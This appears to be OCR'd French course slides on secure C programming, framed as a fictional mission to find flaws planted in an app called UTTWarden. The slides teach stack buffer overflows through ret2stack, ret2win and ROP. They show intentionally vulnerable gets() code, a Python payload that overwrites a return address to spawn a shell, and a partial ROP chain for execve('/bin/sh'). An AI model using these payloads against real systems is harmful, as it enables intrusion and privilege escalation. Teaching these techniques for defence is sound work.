LES BONNES PRATIQUES DU LANGAGE C

ARTHUR BIDET
GAUTHIER GUILBERT
ZHENG YI

SCÉNARIO

\> *UTTech* développe ***UTTWarden***, une application en C de gestion des données sensibles destinée à être utilisée sur le réseau local d'une entreprise.


\> L'application permet de stocker, gérer et accéder aux données sensibles de tous les membres de l'entreprise. *UTTWarden* est conçue pour être utilisée par n'importe quel employé à condition de posséder le bon mot de passe.

\> Les mots de passe sont stockés dans un fichier protégé, uniquement accessible par l'utilisateur administrateur. Les utilisateurs réguliers se connectent avec des privilèges limités.

SCÉNARIO

\> Alex, un programmeur malintentionné, a infiltré l'équipe de développement et inséré plusieurs failles de sécurité dans le code source de UTTWarden.

\> Votre mission est de prouver l’existence de ces failles. Vous allez donc devoir les détecter, les analyser et les exploiter pour renforcer la sécurité de l'application avant son déploiement final...



Mission spéciale de sécurité - UTTech

13 Juin 2024 10:16

Expéditeur : management@uttech.com

À: team@uttech.com

Chère équipe,

Vous avez été sélectionnés pour une mission spéciale visant à sécuriser notre application interne, UTTWarden, avant son lancement.
Nous avons des raisons de croire qu'un programmeur malicieux a inséré des failles de sécurité dans notre code.

Votre tâche est de détecter ces failles, de les exploiter pour en comprendre l'impact et de proposer des correctifs.

Bonne chance,
Le management


SCÉNARIO


\> Dans un premier temps, notre équipe d'expert en sécurité vous formeront sur le sujet. Ils traiteront avec vous ces sujets :

1. La mémoire des programmes en C
2. ┗>Les débordements de tampons (*Buffer overflow*)
3. ┗>Les chaines de formatage
4. Les race condition
5. La heap

\> Pour participer aux exercices téléchargez l'image Docker contenant les fichiers ici :
github.com/arthubhub/IF27

ATTRIBUTION DE LA MÉMOIRE D'UN PROCESSUS





FONCTIONNEMENT DE LA STACK

```c
int foo(int arg1, int arg2){
    int a;
    int *p;
    a = 10;
    p=(int *)malloc(sizeof(int));
    *p = 20;
    free(p);
    p=(int*)malloc(20*sizeof(int));
    free(p);
    return 10; //a
}
```

eip


FONCTIONNEMENT DE LA STACK

```c
int foo(int arg1, int arg2){
    int a;
    int *p;
    a = 10;
    p=(int *)malloc(sizeof(int));
    *p = 20;
    free(p);
    p=(int*)malloc(20*sizeof(int));
    free(p);
    return 10; //a
}
```

eip

STACK

FONCTIONNEMENT DE LA STACK



VULNÉRABILITÉS DE LA STACK

1) Les **Buffer overflow**, ou débordement de tampons


- > Écrire plus que la place disponible
- > Modification de variables
- > Redirection du flux du programme

2) Les **Format strings**, ou chaines de formatage

- > Lire la stack
- > Écrire dans la stack
- > Redirection du flux du programme


LE BUFFER OVERFLOW

```c
void fou(){
    int a=5;
    char name[10];
    gets(name);
    printf("%s\n", name);
    printf("%x\n", a);
}
int main(){
    fou();
    return 0;
}
```




LE BUFFER OVERFLOW

```c
void fou(){
    int a=5;
    char name[10];
    gets(name);
    printf("%s\n", name);
    printf("%x\n", a);
}
int main(){
    fou();
    return 0;
}
```



LE BUFFER OVERFLOW

```c
void fou(){
    int a=5;
    char name[10];
    gets(name);
    printf("%s\n", name);
    printf("%x\n", a);
}
int main(){
    fou();
    return 0;
}
```



LE BUFFER OVERFLOW


TECHNIQUE 1 : RET2STACK

C

```
    gets(name);
    printf("%s\n",name);
    printf("%x",a);
}
```

ASSEMBLEUR
LANGAGE MACHINE

```
100003edd 48 8d 7d ee     LEA         RDI=>local_1a,[RBP + -0x12]
100003ee1 e8 ba 00        CALL        <EXTERNAL>::_gets
          00 00
100003ee6 48 8d 75 ee     LEA         RSI=>local_1a,[RBP + -0x12]
100003eea 48 8d 3d        LEA         RDI,[s_%s_100003fac]
          bb 00 00 00
100003ef1 b0 00           MOV         AL,0x0
100003ef3 e8 ae 00        CALL        <EXTERNAL>::_printf
          00 00
100003ef8 8b 75 e8        MOV         ESI,dword ptr [RBP + local_20]
100003efb 48 8d 3d        LEA         RDI,[s_%x_100003fb0]
          ae 00 00 00
100003f02 b0 00           MOV         AL,0x0
100003f04 e8 9d 00        CALL        <EXTERNAL>::_printf
```



https://shell-storm.org/shellcode

LE BUFFER OVERFLOW

TECHNIQUE 2 : RET2WIN

SECURITÉS

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

RECHERCHE DE FONCTION CRITIQUE

```
void shell(void)
{
  setreuid(geteuid(), geteuid());
  system("/bin/bash");
}
```

RÉCUPÉRER L'ADRESSE DE LA FONCTION

```
[0x100003f30]> pdf @sym._foo
            ;-- section.0.__TEXT.__text:
            ;-- func.100003ee0:
            ; CALL XREF from main @ 0x100003f3f(x)
┌ 65: sym._foo ();
            ; var int64_t var_4h @ rbp-0x4
            ; var char *s @ rbp-0xe
            0x100003ee0      55              push rbp
            0x100003ee1      4889e5          mov rbp, rsp
```

adresse de shell

OFFSET

garder le shell ouvert

```
(python -c 'print"A"*10+"\xbc\xf4\xff\xbf"';cat)|./vuln_disable_all
```

LE BUFFER OVERFLOW

TECHNIQUE 3 : ROP CHAIN

->Séquence organisée de courtes d'instructions se terminant généralement par une instruction de retour

-> Chaine de petits morceaux de codes qui permettent de réaliser une tâche

- system(”/bin/sh”) (pas viable si il y a aslr)
- shellcode (peu commun car on peut rarement écrire et exécuter au même endroit)
- execve(”/bin/sh”) (syscall : fonctionnalité de l’os, il prend la main pour exécuter ce que le processus demande)

ROP CHAIN

DÉMONSTRATION

```
 4 void foo(void)
 5
 6 {
 7   char user_input [14];
 8
 9   gets(user_input);
10   return;
11 }
12
```

Le cas de execve :

- execve("/bin/sh",0,0)
- le numéro du syscall doit etre dans eax
- x86_32
  - eax=0xB
  - ebx=@ de "/bin/sh"
  - ecx=0
  - edx=0
- x86_64
  - rax=59
  - rdi=@ de "/bin/sh"
  - rsi=0
  - rdx=0

- Écrire "/sh\0" dans eax
- Écrire l'adresse dans ebx
- Écrire eax à l'adresse ebx

- Écrire "/bin" dans eax
- Écrire l'adresse dans ebx
- Écrire eax à l'adresse ebx

- Écrire 11 dans eax
- Écrire 0 dans ecx
- Écrire 0 dans ebx
- Valeur de ebp (inutile)
- Interruption système

```
\x22\x90\x04\x08     # pop ebx ; ret
\x04\xa0\xff\xff     # ebx = 0xffffa004
\xd5\x91\x04\x08     # pop eax ; pop ecx ; ret
\x2f\x73\x68\x00     # eax = 0x0068732f
\x00\x00\x00\x00     # ecx = 0x00000000
\xd8\x91\x04\x08     # mov dword ptr [ebx], eax ; ret
\x22\x90\x04\x08     # pop ebx ; ret
\x00\xa0\xff\xff     # ebx = 0xffffa000
